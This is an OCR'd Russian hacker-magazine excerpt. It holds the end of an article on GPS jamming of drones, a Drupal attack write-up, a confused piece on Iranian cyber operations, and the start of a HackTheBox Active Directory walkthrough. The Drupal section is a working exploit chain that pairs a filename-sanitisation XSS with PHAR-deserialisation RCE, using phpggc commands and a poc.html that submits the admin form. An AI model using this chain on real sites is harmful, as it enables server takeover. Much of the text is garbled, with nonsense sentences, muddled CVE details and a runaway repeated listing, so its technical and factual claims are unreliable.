Если основная задача — не «рвать» коптер, а просто предотвратить его полет над определенной территорией полной. Специфичных уже давно «плохо», зуст более простые методы не решения вроде GPS-глушилка. Применяемом анализ этой технологии обеспечивает фиксации перемещаемые пользователей GPS-навигатора в аэропорт Шереметьево, когда по оказывается вблизи Кремля. Глушилки для GPS-сигнала устройства глушат сигнал навигационных спутников и передают в эфир собственный сигнал, транслирующий на принимающие устройства ложные координаты. Из-за этого устройство считает, будто оно находится в районе ближайшего аэропорта. Расчет делается на то, что в прошлому большинства дронов заложен запрет на полеты над стратегически важными объектами — при достижении в аэропорту дрон автоматически приземляется или стремится облететь его.

По замыслу, глушилка эта мера должна «сделать» защиту «дрона» «ка» «ка» неэффективной атаки с воздуха. И подробные отделения, следует отметить, что в ситуации, когда «клоп» нарушает и прошлом года для ограничения ежедневности на территории Венесуэлы Николаса Мадуро эпоумышленники начинают «дрон» Bandera. А в Сирии боевики используют для сбрасывания дешевые дроны для атак на обычны военной инфраструктуры. С другой стороны, в том же Гатвике коптер эпоумышленников часами летали над аэропортом, создавая помехи для прибывающих и при этом не нарушая никаких запретов.

Применяется, что стоимость программируемых радиоперехватчиков, с помощью которого можно заглушить или подделать GPS-сигнал, сегодня относительно невысока и составляет всего лишь несколько сотен долларов, в купить все необходимое можно в интернете. Тем более даже для «пофессиональных» коптеров проверяет мощные глушилки совершенно каждый известны случаи, когда большие дроны фирмы Phantom «теряются» вблизи аэлтем базовых станций мобильных операторов или высокоскоростных вышек ЛЭП. Если коптер попадет в зону действия подобной глушилки, он с большой долей вероятности начнет дрейфовать по ветру, а из-за отсутствия сигнала GPS-навигации и компаса не сможет самостоятельно определить свое текущее местоположение, чтобы вернуться в точку вылета. Дальше, как говорится, возможны варианты.

ВЫВОДЫ

Так можно ли все-таки учить дрон? Как видим, можно, технически для этого ни существует непреодолимых проблем. Однако все зависит, конечно, от самого устройства, от используемого им ПО и протоколов передачи данных. Как бы то не было, среди всех высокотехнологичных умудрений обычная дрона могут оказываются наиболее простыми и доступными для взлома. Конечно, коптеры — нужно лишь подобрать правильный с аэродинамической точки зрения бубликом.

КОМБО ДЛЯ DRUPAL

TIME TO UPDATE

ИЛЬЯ ЛАСКИН
Positive.SS

КАК ЗАХВАТИТЬ САЙТ С YII, RAILS, ИСПОЛЬЗУЯ НОВЫЕ УЯЗВИМОСТИ

В этой статье я расскажу о двух уязвимостях в популярной CMS Drupal. Одна из них связана с архивами PHAR, не особенно сложная и работает только с правами root, но если подключить другую (XSS), то такой дуэт становится уже очень опасным для любого сайта на инструменте Drupal. Мы подробно разберем, как работает баг, обойти его и когда он взлетит.

Итак, интересует случай XSS связан с тем, что разработчик не учел отдельные особенности работы некоторых функций PHAR с кодировкой UTF-8. Это зависит от версии **preg_replace** атакующий может запускать файл **phar** на стороне сервера, при условии, что на нем будет выполнена в качестве правила пользователя.

INFO

Это уязвимость получила номер CVE-2018-6381, не обнаружен. Сам Тимос (Tom Thomas). Баг рабочий надавлен на версии или Drupal 8.6 до 8.6.13, Drupal 8.5 до 8.5.14 и Drupal 7 до 7.61.

Вторая уязвимость — эксплойт при помощи архива PHAR. Отсутствие проверки того до временной директории дает возможность использовать вредоносный **phar**.[1] В отличие прошлого года и расширяет об использовании дыры атакующих через архивы PHAR в формате phpBB. В Drupal тоже есть возможность запуска файлов и атакующий может запускать напрямую, создавая полезную нагрузку. Запуск уязвимы пять до нее в качестве временной директории, которая потом **phar**. что передается в выполнение произвольного кода.

INFO

Есть один в CVE-2018-6339. Ее подвержены все версии Drupal 8.6 - later 8.6.5, Drupal 8.5 later 8.5.6 и Drupal 7.62. Уязвимость была найдена Тагтем Кладиенским (Greg Knaddison) из Drupal Security Team и Самим Тимосом (Sam Thomas).

СТЕНД

Чтобы воспользоваться уязвимостью, нам понадобится два контейнера Docker. Первый — для сервера базы данных:

```
$ docker run -d -e MYSQL_USER=drupal1 -e MYSQL_PASSWORD='kzbd9Ii9ha' -e MYSQL_DATABASE=drupal1 -p 3306:3306 --name=mysql1 --hostname=mysql1 mysql/mysql-server:5.7
```

Второй — официальный, от разработчиков Drupal, с последней версией и собран багом версии 8.6.5

```
$ docker run -d -v var:/var/www/html -p 8080:80 --name=drupal1 --hostname=drupal1 drupal:8.6.5
```

Теперь нужно пройти несложную процедуру инсталляции.

Установка Drupal 8.6.5

Если требуется отладка, то в файлы необходимо использовать Xdebug и расширение Xdebug helper для браузера. Эта связка работает быстро и отобразить полную возможность дебага, в дополнительных установках PHP расширение Xdebug.

```
$ docker exec -it drupal1 /bin/bash
$ apt-get update -y && apt-get
$ wget "pecl.php.net/get/xdebug-2.6.0.tgz"/usr/local/etc/php/extensions/
$ md5sum -c -- -d0787f18,xdebug.so" > /usr/local/etc/php/conf.d/
$ php-ext-enable xdebug
$ echo "xdebug.remote_enable=1" >> /usr/local/etc/php/conf.d/
$ echo "xdebug.remote_host=192.168.99.1" >> /usr/local/etc/php/conf.d/xdebug.ini
$ service apache2 reload
```

Не забудь поменять IP-адрес 192.168.99.1 на свой и обрати внимание на путь до соответствующей библиотеки **xdebug.so**. Далее нужно скачать модуль Authorize, после перезагрузки на Apache можно запускать отладчик.

После завершения установки CMS необходимо будет создать тестовую страницу на сайте.

Создание тестовой записи в Drupal

Помимо этого, для эксплуатации XSS понадобится любой пользователь, который сможет запускать файлы и оставлять комментарии. В дополнительных настройках он можно делать после проверки/модерации регистрации. Как правило можно просто создать взрыв в данному.

XSS В ЯДРЕ

Начнем с межсайтового скриптинга. У пользователей Drupal есть возможность комментировать записи. Как и в любой современной CMS, в комментарии можно использовать базовую разметку. Фишка, которая нам нужна — это добавление картинки.

Добавление картинки в Drupal комментируемой записи в Drupal

Проверим картинку загружается с компьютера пользователя. Именно загружается, а не подгружается с удаленного сервера, одна из отличных уязвимостей Drupal. Мы можем запустить скрипт.

За создание загруженных файлов отвечает функция **_file_save_upload_single**

core/modules/file.module

```
function _file_save_upload_single($uploaded_name, $form_field_name, $validators = [], $destination = FALSE, $replace = FILE_EXISTS_RENAME) {
  ...
  $file->destination = file_destination($destination, $file->getFilename(), $replace);
  ...
}
```

Обратим внимание на аргумент **$replace**. Он отвечает за операцию, когда в директории уже присутствует файл с таким же именем, как у загруженного. По дефолту новый файл переименовывается.

core/includes/file.inc

```
function file_destination($destination, $replace) {
  if (file_exists($destination)) {
    switch ($replace) {
      ...
      case FILE_EXISTS_RENAME:
        $basename = drupal_basename($destination);
        $directory = dirname($destination);
        $destination = file_create_filename($basename, $directory);
      ...
  }
  return $destination;
}
```

Функция **file_create_filename** генерирует новое имя для загруженного файла. Но перед этим проверяется санитизация названия. Убирается все лишние символы.

core/includes/file.inc

```
function file_create_filename($basename, $directory) {
  ...
  $basename = preg_replace('/[\x00\x2F\x5C]+/', '_', $basename);
  if (substr(PHP_OS, 0, 3) == 'WIN') {
    // These characters are not allowed in Windows filenames
    $basename = str_replace(array(':', '*', '?', '"', '<', '>', '|'), '_', $basename);
  }
  ...
}
```

Функция **preg_replace** заменяет на символ подчеркивания _ всех символы с ASCII кодом до 31 (1F). И все бы ничего, если бы не PCRE «кодировщик» UTF8 (PCRE_UTF8). Для корректирования вводных данных как строка UTF-8 (большинство данных символы UTF-8 — от одного до четырех байт. UTF-8 сохраняет ужасно у учета обратной совместимости с кодировкой ASCII. Поэтому в диапазоне однобайтовых кодов (0x00 - 0x7F) ASCII и UTF-8 пересекаются.

При работе функции **preg_**, с этой кодировкой есть небольшая особенность, если передается строка имеет некорректный формат, то результатом работы будет NULL, в выполнение кода продолжается. Об этом читаем на сайте http://www.pcre.org/current/doc/pcre2api.html#SECTUTF8 — он отрывок что кодировка с ошибкой.

Если в строке есть ошибка, то в результате возвращается с ошибкой при что UTF-8 — 1001. Это можно этому доказать. Файлы **CE CL FE.FF** можно до целины представлять в корректной строке в кодировке UTF-8

PCRE2 10.34 release 29-Jul-2019
Unicode properties
Unicode character properties are supported by this version of PCRE2.
Unicode UTF-8, UTF-16 and UTF-32 utf8 support is available.
Unicode strings containing UTF-8 are checked for validity by default.
Unicode newline sequences are recognized.
Unicode Grapheme Clusters (aka characters) are supported.
The Perl-compatible Unicode regular expressions are supported.
Unicode Perl-compatible regular expressions are supported.
Unicode Perl-compatible regular expressions are supported in 8-bit and 16-bit modes.
Unicode Perl-compatible regular expressions are supported in 32-bit mode.
UTF-8 and UTF-16 sequences with proper parity are treated as valid.
The Unicode tables corresponding to Unicode 12.1.0 are used.
The Unicode Bidirectional Algorithm is supported.
The Unicode Bidi Mirroring Glyph property is supported.
The Unicode Bidi Brackets Pairing property is supported.
The Unicode Bidi Classes of Characters property is supported.
The Unicode Bidi Paragraph Level property is supported.
The Unicode Bidi Explicit Marks are supported.
The Unicode Bidi Implicit Marks are supported.
The Unicode Bidi Isolate Characters are supported.
The Unicode Bidi Isolate Characters are supported.
The Unicode Bidi Isolate Characters

КОМБО ДЛЯ DRUPAL

КАК ЗАХВАТИТЬ САЙТ С DRUPAL, ИСПОЛЬЗУЯ НОВЫЕ УЯЗВИМОСТИ

В итоге получается путь **/var/www/html/sites/default/files/inline-images/_0** По нему и сохраняется содержимое файла.

Содержимое загруженного файла


КАК ЖЕ ЭТО МОЖНО ИСПОЛЬЗОВАТЬ?

Сервер возвращает содержимое загруженных файлов без заголовка **Content-Type**, в современных браузерах пытаются определить тип содержимого автоматически. Такое поведение и позволит провести XSS-атаку. Для этого достаточно загрузить код на JS.

Давайте используем еще одну возможность в комментариях — ссылки. Формируем ссылку на загруженный файл с XSS.

```
<a href="/sites/default/files/inline-images/_0" type="text/html">
Click here</a>
```

Теперь администратору достаточно перейти по ссылке, и код будет выполнен.




Успешная XSS-атака на Drupal 8.6.5

Кстати, необязательно использовать загрузку картинок через комментарии. Для тех же целей можно приспособить назначение аватара в профиле пользователя. В этом случае путь будет немного другим **/sites/default/files/pictures/dfff-90c/**

ВЫПОЛНЯЕМ ПРОИЗВОЛЬНЫЙ КОД

Давай теперь посмотрим на другую проблему — PHAR-десериализацию. В панели администратора есть раздел File system. Там можно задать папку для хранения временных файлов (Temporary directory), а также время их жизни.



Настройки пути временных файлов в Drupal

При сохранении данных формы срабатывает функция **system_check_directory**, которая проверяет существование указанной директории и наличие необходимых прав на нее:

core/modules/system/system.module

```
function system_check_directory($form_element, $unused, $form_state){
$form_state = {
  $directory = $form_element['value'];
  if (strlen($directory) == 0) {
    return $form_element;
  }

  $logger = \Drupal::logger('file system');
  if (!is_dir($directory) && \Drupal\Core\File\FileSystem::mkdir($directory, NULL, TRUE)) {
```

Здесь отсутствует проверка введенных данных и можно указать вместо **phar://** и путь до PHAR-архива с полезной нагрузкой. Любая функция, которая поддерживает работу с потоками, может притронуться к уязвимости.

Для проверки и воспользуемся классной утилитой phpggc. В ней есть джентльменский набор гадженов для популярных фреймворков, CMS и различных библиотек. Список постоянно пополняется.

Drupal использует библиотеку Guzzle, в которой есть известная цепочка гадженов, ведущая к RCE.

Список доступных гадженов в утилите phpggc

/drupal-8.6.5/vendor/guzzlehttp/guzzle/CHANGELOG.md


```
# CHANGELOG

## 6.3.0 - 2017-06-22
```

Выбираем гаджет Guzzle/RCE1. Здесь ты сразу можешь сгенерировать архив PHAR, указав **-p** и имя архива через **-o**


```
./phpggc -p phar Guzzle/RCE1 system ls -o rce.phar
```

Далее переименовываем **rce.phar** в **rce.png** и загружаем на сервер как картинку. Если теперь указать путь до файла через вратапер PHAR в качестве временной ссылки, то payload отработает и код выполнится

```
phar://./sites/default/files/inline-images/rce.png
```



Указанный путь позволяет в функции is_dir для какой-либо фильтрации



Успешное исполнение RCE в Drupal через PHAR Unserialize

ОБЪЕДИНЯЕМ АТАКИ В ЦЕПОЧКУ

Чтобы получить окончательный вектор атаки, нужно объединить XSS и RCE от администратора.

Сначала загружаем архив PHAR с полезной нагрузкой как PNG и запоминаем путь до него. Далее нам понадобится код на JavaScript, который будет подгружать от имени страницы с настройками и отправлять форму. В ней в качестве **file_temporary_path** будет указан путь до архива.


Скрипт должен быть очень лаконичным ответ от сервера. Чтобы легче его парсить, в поместим результат работы команды **ls -l** в тег **<shell>**.

```
./phpggc -p phar -o rce.phar Guzzle/RCE1 system "echo \<shell\>; ls
-l; echo \</shell\>"
```

poc.html


```
<html>
<head></head>
<body>
    <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/
jquery.min.js" type="text/javascript"></script>
    <script>
        var filepath = 'phar://./sites/default/files/inline-images/
system.png';
        var form_url = '/admin/config/media/file-system';
        var form_id = 'system_file_system_settings';
        $.get(form_url, function(data) {
            form_build_id = $(data).find('[name=\'form_build_id\']').
val();
            var postdata = {
                'file_temporary_path': filepath,
                'form_id': form_id,
                'form_build_id': form_build_id
            },
            $.post(form_url, postdata, function (data) {
                alert($(data).last().text());
                console.log($(data).last().text());
            });
        });
    </script>
</body>
</html>
```

Загружаем этот код через первую уязвимость. Теперь остается только заставить администратора перейти по нужной ссылке. Но это уже совсем другая история.



Эксплуатация RCE через XSS

ДЕМОНСТРАЦИЯ УЯЗВИМОСТИ (ВИДЕО)



ВЫВОДЫ

В статье я рассмотрел очередную интересную цепочку, ведущую от XSS к RCE. Таких вариантов атаки в последнее время встречается все больше.

На данный момент обе уязвимости были исправлены. Чтобы исключить возможность использования вратапера **phar** и архивов PHAR, команда разработки Drupal добавила частичные обработчики для потоков **phar://**

Патч для исправления PHAR Unserialize в Drupal

XSS продержались немного дольше, и пусть для нее вышел в марте этого года. Разработчики добавили компонент **Unicode**, который имеет метод **validateUrlInt** проверки строки на соответствие стандартам UTF-8. Так что следи за новостями безопасности и вовремя обновляй свои продукты!

КИБЕРВОЙНЫ ПЕРСИДСКОГО ЗАЛИВА

КАЛЕЙДОСКОП ХАКЕРЫ ОБЕЛИ ПРИЛИВ ПРОТИВ ЕГО СОЗДАТЕЛЕЙ

ЭЛИОТ ХИГГИНС

В мае-июне 2019 года произошли утечки данных, которые дискредитировали одну из крупнейших киберопераций ЦРУ. Сотоссаны на с отчетами аналитиков из CyberBay Fidelity, Cisco Talos и Bellingcat, можно выяснить три ключевых факта. Во-первых, в операции участвовали сотрудники Ирана. Они разработали и запустили серию кампаний США и их партнеров на Ближнем Востоке, начиная с марта, ещё раз подтвердив это во время. Рассмотрим, как иранцы использовали в общем стратегию «Калейдоскоп».


Развитие цифровизации подрывает информационный безопасности общества. Ярким примером является кибератака на Министерство труда. Злоумышленники отправили сотрудникам ведомства фишинговые письма с 1980 года. С тех пор они стали сложнее, но суть осталась прежней. Сотрудники получают письмо, в котором предлагают ознакомиться с новыми инструкциями. Вложенный файл содержит ссылку на скачивание вспомогательного ресурса. Основное достоинство использования данной схемы — отсутствие вирусов.

В 2019 году стратегия стала сложнее. Хакеры проникали в компьютеры сотрудников, которые скачивали вирусы. Через Telegram получали контроль над ПК сотрудников и отправляли на сервер ценную информацию. Сервер принадлежал Университету Ньюкасла. Сотрудники университета не знали, что их компьютеры работают на сервере. Ньюкасл — ведущий университет, который занимается исследованиями в области стратегии.

Если ранее хакеры использовали для скачивания вспомогательного ресурса сервер, то сейчас они обратились к Google Drive. Злоумышленники отправляли сотрудникам ведомства ссылки на Google Drive. Для безопасности пользователи и компании используют VPN. Сотрудники ведомства, которые скачивали вирусы, не имели ограничений на использование VPN. Поэтому хакеры могли спокойно скачивать, в этот момент в компьютерах сотрудников ведомства.

Если ранее вирусы могли АРТ32 всегда использовали свой сервер для скачивания. Сотрудники ведомства скачивали вирусы с Google Drive. Злоумышленники могли отслеживать, кто скачивает вирусы. Для этого они использовали Apps Script, которая позволяет для каждого пользователя Google Drive создавать отдельную ссылку. Для скачивания вирусов сотрудники ведомства получали ссылку, которая содержит в конце уникальный ключ

УКРОПЛЕНИЕ KERBEROS




ЗАХВАТЫВАЕМ ACTIVE DIRECTORY НА ВИРТУАЛЬНОЙ МАШИНЕ С HACKTHEBOX

snowcrash
Безоспорен, временами питонщик, местами криптоанархистоятел, по необходимости системный администратор.
snowcrashprofile@mail.ch

В этой статье я покажу, как пройти путь с нуля до полноценного администратора контроллера домена Active Directory, а поможет нам одна из виртуалок, доступных для взлома на CTF-площадке HackTheBox. Пусть это и не самая сложная машина, но овладеть навыками работы с AD крайне важно, если ты собираешься пентестить корпоративные сети.

INFO

HackTheBox (HTB) — полузакрытая площадка для хакерских соревнований CTF. Чтобы получить инвайт, нужно пройти небольшое испытание. После этого тебе дадут доступ к десяткам заведомо уязвимых виртуальных машин и ты сможешь прокачивать навыки пентестера. Автор статьи успел потратить немало сил в погоне за высокой строчкой в рейтинговой таблице HTB.



HTB — Active

Контроллер домена Active Directory — это критически важная составляющая почти любой современной IT-инфраструктуры. Служба каталогов Windows Server всегда была желанным объектом контроля для нарушителей, решивших прочно обосноваться внутри корпоративной сети. Поэтому аспекты обеспечения защиты AD — животрепещущая тема для обсуждения в любой компании исследований кибербезопасности.

Виртуалка, которую мы будем ломать, называется Active. Ее сложность оценивается сообществом невысоко — 4.6 балла из 10. Вот что нам предстоит проделать с ней:

- сбор информации о разделяемых SMB-ресурсах (пробуем ряд крутых утилит: smbclient, smbmap, enum4linux, nullinux);
- разграбление SMB с анонимным доступом для захвата файла конфигураций групповых политик `Groups.xml`;
- декрипт GPP-пароля из той самой `Groups.xml`;
- получение доступа к внутридоменному аккаунту, атака Kerberoasting (против протокола аутентификации Kerberos), извлечение тикета администратора с помощью коллекции скриптов impacket;
- наконец, офлайновое восстановление пароля администратора из хеша с помощью Hashcat для окончательного захвата контроллера.

«...Ложа в пещере своей, в три глотки лаял огромный Цербер, и лай громовой оглашал молчаливое царство...»

РАЗВЕДКА

Начальная стадия — сбор информации об объекте исследования для дальнейшего анализа. От качества этой фазы во многом зависит успешность планируемой атаки. Мы соберем необходимые сведения, которые определят вектор проникновения в систему.

Nmap

Следуя хорошему тону, сперва аккуратно «прощупаем» виртуалку на предмет открытых портов и сервисов Nmap: пока не используем тяжелую артиллерию — скриптовые обвесы NSE и определение версий запущенных сервисов, иначе время сканирования существенно увеличилось бы. Задаем интенсивность в 5000 пакетов в секунду (имеет смысл, когда работаешь с хостом на Windows, к которому, помимо тебя, одновременно стучится еще сотня-другая пользователей HTB) и на всякий случай запросим отчеты во всех форматах (`.nmap`, `.gnmap`, `.xml`) с помощью флага `-oA`.

```
root@kali:~# nmap -n -vvv -sS -Pn --min-rate 5000 -oA nmap/initial
10.10.10.100
```

Смотрим отчет.

```
root@kali:~# cat nmap/initial.nmap
# Nmap 7.70 scan initiated Sat Dec 15 23:26:06 2018 as: nmap -n -vvv -sS
-Pn --min-rate 5000 -oA nmap/initial 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received user-set (0.14s latency).
Scanned at 2018-12-15 23:26:06 MSK for 1s
Not shown: 983 closed ports
Reason: 983 resets
PORT     STATE SERVICE       REASON
53/tcp   open  domain        syn-ack ttl 127
88/tcp   open  kerberos-sec  syn-ack ttl 127
135/tcp  open  msrpc         syn-ack ttl 127
139/tcp  open  netbios-ssn   syn-ack ttl 127
389/tcp  open  ldap          syn-ack ttl 127
445/tcp  open  microsoft-ds  syn-ack ttl 127
464/tcp  open  kpasswd5      syn-ack ttl 127
593/tcp  open  http-rpc-epmap syn-ack ttl 127
636/tcp  open  ldapssl       syn-ack ttl 127
3268/tcp open  globalcatLDAP syn-ack ttl 127
3269/tcp open  globalcatLDAPssl syn-ack ttl 127
49152/tcp open unknown       syn-ack ttl 127
49153/tcp open unknown       syn-ack ttl 127
49154/tcp open unknown       syn-ack ttl 127
49155/tcp open unknown       syn-ack ttl 127
49157/tcp open unknown       syn-ack ttl 127
49158/tcp open unknown       syn-ack ttl 127

Read data files from: /usr/bin/../share/nmap
# Nmap done at Sat Dec 15 23:26:07 2018 -- 1 IP address (1 host up)
scanned in 0.80 seconds
```

Значение TTL еще раз подтверждает, что это тачка с Windows. Много открытых портов, много сервисов. Повысим детализацию и узнаем версии всего того, что запущено, задействовав заодно флаг `-sC`. Он добавит к сканированию дефолтные скрипты из арсенала NSE.

```
root@kali:~# nmap -n -vvv -sS -sV -sC -oA nmap/version --stylesheet
nmap-bootstrap.xsl 10.10.10.100
root@kali:~# cat nmap/version.nmap
# Nmap 7.70 scan initiated Sat Dec 15 23:26:38 2018 as: nmap -n -vvv -sS
-sV -sC -oA nmap/version --stylesheet nmap-bootstrap.xsl 10.10.10.100
Nmap scan report for 10.10.10.100
Host is up, received echo-reply ttl 127 (0.14s latency).
Scanned at 2018-12-15 23:26:38 MSK for 200s
Not shown: 983 closed ports
Reason: 983 resets
PORT     STATE SERVICE       REASON      VERSION
53/tcp   open  domain        syn-ack ttl 127 Microsoft DNS 6.1.7601 (
1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos
(server time: 2018-12-15 20:19:50Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-
ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over
HTTP 1.0
636/tcp  open  tcpwrapped    syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active
Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped    syn-ack ttl 127
49152/tcp open msrpc         syn-ack ttl 127 Microsoft Windows RPC
49153/tcp open msrpc         syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open msrpc         syn-ack ttl 127 Microsoft Windows RPC
49155/tcp open msrpc         syn-ack ttl 127 Microsoft Windows RPC
49157/tcp open ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over
HTTP 1.0
49158/tcp open msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:win-
dows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -7m07s, deviation: 0s, median: -7m07s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 53842/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 40189/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 43653/udp): CLEAN (Timeout)
|   Check 4 (port 38631/udp): CLEAN (Failed to receive data)
|   0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2018-12-15 23:26:56
|_  start_date: 2018-12-31 09:34:26

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Dec 15 23:29:58 2018 -- 1 IP address (1 host up)
scanned in 200.67 seconds
```

INFO

Nmap позволяет генерировать красивые отчеты в HTML с помощью опции `--stylesheet`. Для этого только нужно создать подходящий шаблон XSL-таблицы стилей или воспользоваться готовым. К примеру, хороший вариант — nmap-bootstrap-xsl.

По результатам расширенного сканирования заключаем:

- это контроллер домена Active Directory с именем домена `active.htb`;
- ОС — Windows Server 2008 R2 SP1;
- `microsoft-ds?` (он же Microsoft Directory Services, или SMB) — сетевые разделяемые ресурсы SMB, в простонародье «SMB-шары» версии 2 на 445-м порте;
- система аутентификации Kerberos на 88-м порте.

Начнем с очевидного — посмотрим, что скрывает SMB.

Продолжение статьи →

УКРОЩЕНИЕ KERBEROS

ЗАКАЛЯЕМСЯ ACTIVE DIRECTORY НА ВИРТУАЛЬНОЙ МАШИНЕ С LINUX ЧАСТЬ 3

Энумерация SMB — порт 445

Об этом можно было бы написать отдельную статью, но здесь мы лишь вкратце рассмотрим суть для схемы поиска с SMB-сессиями.

NSE (Nmap Scripting Engine)

Я всегда сторонник Nmap есть скриптов для всех случаев жизни. Выглядит аналогично об SMB — не исключение. Посмотрим, что есть в его ассортименте на каталоге default, smb и vuln, использовав конечные пути по файлам с расширением .nse в Kali Linux:

```
root@kali:~# locate -r '.nse$' | xargs grep categories | grep
"default\|smb\|vuln" | grep smb
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse:categories = {
"vulnerble", "safe", "intrusive", "malware", "exploit",
/usr/share/nmap/scripts/smb-os-discovery.nse:categories = {"discovery",
"intrusive","safe",
/usr/share/nmap/scripts/smb-os-enum.nse:categories = {"discovery", "safe"}
/usr/share/nmap/scripts/smb-vbenum.nse:categories = {"discovery",
"intrusive", "safe"}
/usr/share/nmap/scripts/smb-vuln-cve2009-3103.nse:categories = {"default",
"discovery", "safe"}
/usr/share/nmap/scripts/smb-vulns.nse:categories = {"safe", "discovery",
"vulnerble"}
/usr/share/nmap/scripts/smb-security-mode.nse:categories = {"default",
"discovery", "safe"}
/usr/share/nmap/scripts/smb-vuln-ms17-010.nse:categories = {"safe",
"vulnerble"}
/usr/share/nmap/scripts/smb2-capabilities.nse:categories = {"safe",
"discovery", "default"}
/usr/share/nmap/scripts/smb2-time.nse:categories = {"default",
"discovery", "default"}
/usr/share/nmap/scripts/smb2-vuln-uptime.nse:categories = {"vulnerble",
"safe"}
```

Например бесплатные (safe) проверки конечного доступа на 445 и порт

```
root@kali:~# nmap -v --script safe -sA nmap\nse ssh-auth -
p445 10.10.10.1ms
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 21:21
Nmap scan report for 10.10.10.1ms
Host is up (0.16s latency).

PORT   STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-os-discovery: ERROR: Script execution failed (use -d to debug)
|
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
root@kali:~# nmap -v --script vulnerble -sA -p445 10.10.10.1ms
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-31 21:21
Nmap scan report for 10.10.10.1ms
Host is up (0.16s latency).

PORT   STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers
|   (ms17-010)
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|     A critical remote code execution vulnerability exists in Microsoft
|     SMBv1 servers (ms17-010).
|
| smb-vulns-cve2009-3103:
|   CVE-2009-3103: ERROR: Script execution failed (use -d to debug)
|
| smb-vulns-ms10-054: ERROR: Script execution failed (use -d to debug)
|
| smb-vulns-ms10-061: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-ms08-067: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-ms17-010: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-regsvr32: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-cve2009-3103: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-ms10-054: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|
| smb-vuln-ms08-067: ERROR: Script execution failed (use -d to debug)
|
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Несмотря на обычный вывод, начнем полезного мы не нашли, только ещё раз подтвердили, что это протокол второй версии — SMBv2. Идем дальше.

smbclient

Вместо smbclient служит в Linux для подключения к SMB. Для начала посмотрим, какие SMB-ресурсы есть на хосте. Анонимного (Null Authentication) доступа для этого будет достаточно.

```
root@kali:~# smbclient -N -L 10.10.10.1ms
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
C$              Disk      Default share
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
SYSVOL          Disk      Logon server share
Users           Disk
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.1ms failed (Error NT_STATUS_RESOURCE_NAME_NOT_
FOUND)
Failed to connect with SMB1 -- no workgroup available
```

Единственная директория, к которой есть доступ с Null Authentication, — это Replication, расшаренная директория на сервере для копирования скриптов SYSVOL. Это начинающий интересный момент с точки зрения потенциальных плохо настроенных скриптов в системе, так как SYSVOL содержит файл-политики групповых политик, изначально доступный лишь авторизированным пользователям.

Логинимся на содержимое Replication.

```
root@kali:~# smbclient -N \\10.10.10.1ms\Replication
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> dir
  .                   D        0  Sat Oct 21 17:17:44 2018
  ..                  D        0  Sat Oct 21 17:17:44 2018
  active.htb          D        0  Sat Oct 21 17:17:44 2018

 26214912 blocks of size 4096. 4944833 blocks available
```

Чтобы не искать по всеволожскам директории вручную, воспользуемся следующей конструкцией, активируем опцию рекурсивного обхода шары, выключим подтверждение скачивания файлов (по не запросам) на подтверждение каждого действия, и сделаем полный снепс Replication, как показано ниже.

```
smb: \> recurse ON
smb: \> prompt OFF
